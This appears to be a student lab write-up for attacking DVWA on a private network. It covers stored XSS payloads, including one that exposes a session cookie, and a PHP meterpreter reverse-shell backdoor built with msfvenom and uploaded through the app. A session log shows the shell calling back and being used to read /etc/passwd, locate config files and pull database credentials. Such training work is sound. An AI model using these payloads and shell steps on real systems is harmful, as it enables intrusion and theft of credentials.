

## Lab 6-3-1 Cross-Site Scripting


### Task 1: XSS Stored Basic Exploit Test


#### Basic XSS Test

Name: Test 1


Message: <script>alert("This is a XSS Exploit Test")</script>

Click Sign Guestbook






## Task 2: XSS Stored IFRAME Exploit Test




## Task 3: XSS Stored COOKIE Exploit Test



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface at the URL `192.168.111.130/dvwa/setup.php`. The page is titled "Database setup" and includes a sidebar with navigation links: Home, Instructions, Setup (highlighted), Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area contains instructions for database setup, a "Create / Reset Database" button, and a series of status messages: "Database has been created.", "'users' table was created.", "Data inserted into 'users' table.", "'guestbook' table was created.", "Data inserted into 'guestbook' table.", and "Setup successfull". At the bottom left, it displays "Username: admin", "Security Level: low", and "PHPIDS: disabled".

## XSS Test 4




The screenshot shows the DVWA interface at the URL `192.168.111.130/dvwa/vulnerabilities/xss_s/`. The page is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It features a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (highlighted), DVWA Security, PHP Info, About, and Logout. The main content area contains a form with "Name \*" and "Message \*" fields, a "Sign Guestbook" button, and a "Name: test" field with a "Message: This is a test comment." field. A modal dialog box is displayed in the foreground, showing the URL `192.168.111.130` and the security level `security=low; PHPSESSID=72581851467cbb01b0c33066a15c332e`, with an "OK" button.


# Advance Task


## Build PHP msfpayload

```
(kali@kali)~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.111.137 LPORT=5555 -f raw -o backdoor.php
[?] Would you like to init the webservice? (Not Required) [no]:
Clearing http web data service credentials in msfconsole
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/kali/.msf4/db... success
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1116 bytes
Saved as: backdoor.php
```






## Upload PHP Payload






## Start PHP Payload Listener





## XSS Stored window.location Exploit Test

### XSS Test 5





```

Terminate channel 0? [y/N] y
[-] Error running command shell: Rex::TimeoutError Operation timed out.
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.111.137:5555
[*] Sending stage (39282 bytes) to 192.168.111.130
[*] Meterpreter session 4 opened (192.168.111.137:5555 → 192.168.111.130:47129 ) at 2022-01-11 10:35:55 -0500

meterpreter > echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
[-] Unknown command: echo
meterpreter > echo "<pre>" >> /var/www/dvwa/hackable/uploads/xss.html
[-] Unknown command: echo
meterpreter > echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD
[-] Unknown command: echo
meterpreter > echo "<pre>" >> /var/www/dvwa/hackable/uploads/xss.html
[-] Unknown command: echo
meterpreter > shell
Process 5908 created.
Channel 0 created.
tail /etc/passwd
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,ill,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
grep www-data /etc/passwd
www-data:x:33:33:www-data:/var/www:/bin/sh
find /var/www/* -print | grep config
/var/www/dvwa/config
/var/www/dvwa/config/config.inc.php
/var/www/dvwa/config/config.inc.php-
/var/www/mtiillidae/config.inc
/var/www/mtiillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config
/var/www/mtiillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config/_config—LoggerPropertySetter.php.html
/var/www/mtiillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config/LoggerPropertySetter.html
/var/www/mtiillidae/owasp-esapi-php/lib/apache-log4php/site/apidocs/log4php/config/_config—LoggerPropertyGetter.php.html

```

```

/var/www/phpMyAdmin/setup/config.php
/var/www/phpMyAdmin/setup/lib/config.info.inc.php
/var/www/phpMyAdmin/show_config_errors.php
/var/www/tikiwiki/tiki-config_pdf.php
/var/www/tikiwiki/lib/sheet/conf/config.inc.php
/var/www/tikiwiki/lib/Galaxia/config.tikiwiki.php
/var/www/tikiwiki/lib/Galaxia/config.php
/var/www/tikiwiki/lib/Galaxia/config.xaraya.php
/var/www/tikiwiki/lib/smarty/demo/configs
/var/www/tikiwiki/lib/smarty/demo/configs/test.conf
/var/www/tikiwiki/lib/smarty/libs/plugins/function.config_load.php
/var/www/tikiwiki/lib/smarty/unit_test/configs
/var/www/tikiwiki/lib/smarty/unit_test/configs/globals_single_quotes.conf
/var/www/tikiwiki/lib/smarty/unit_test/configs/globals_double_quotes.conf
/var/www/tikiwiki/lib/smarty/unit_test/config.php
/var/www/tikiwiki/img/icons/config.gif
/var/www/tikiwiki/templates/tiki-mods_config.tpl
/var/www/tikiwiki/templates/tiki-config_pdf.tpl
/var/www/tikiwiki-old/tiki-config_pdf.php
/var/www/tikiwiki-old/lib/sheet/conf/config.inc.php
/var/www/tikiwiki-old/lib/Galaxia/config.tikiwiki.php
/var/www/tikiwiki-old/lib/Galaxia/config.php
/var/www/tikiwiki-old/lib/Galaxia/config.xaraya.php
/var/www/tikiwiki-old/lib/smarty/demo/configs
/var/www/tikiwiki-old/lib/smarty/unit_test/configs
/var/www/tikiwiki-old/lib/smarty/unit_test/configs/globals_single_quotes.conf
/var/www/tikiwiki-old/lib/smarty/unit_test/configs/globals_double_quotes.conf
/var/www/tikiwiki-old/lib/smarty/unit_test/config.php
/var/www/tikiwiki-old/img/icons/config.gif
/var/www/tikiwiki-old/templates/tiki-mods_config.tpl
/var/www/tikiwiki-old/templates/tiki-config_pdf.tpl
grep "db_" /var/www/dvwa/config/config.inc.php
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
$DVWA['db_server'] = 'localhost';
$DVWA['db_database'] = 'dvwa';
$DVWA['db_user'] = 'root';
$DVWA['db_password'] = '';
$DVWA['db_port'] = '5432';
echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >>
/bin/sh: line 5: syntax error near unexpected token `newline'
/bin/sh: line 5: `echo "select user,password from dvwa.users;" | mysql -uroot -pdvwaPASSWORD >>'
meterpreter > echo "use dvwa; show tables;" | mysql -uroot -pdvwaPASSWORD
[-] Unknown command: echo
meterpreter > shell
Process 5916 created.
Channel 1 created.

```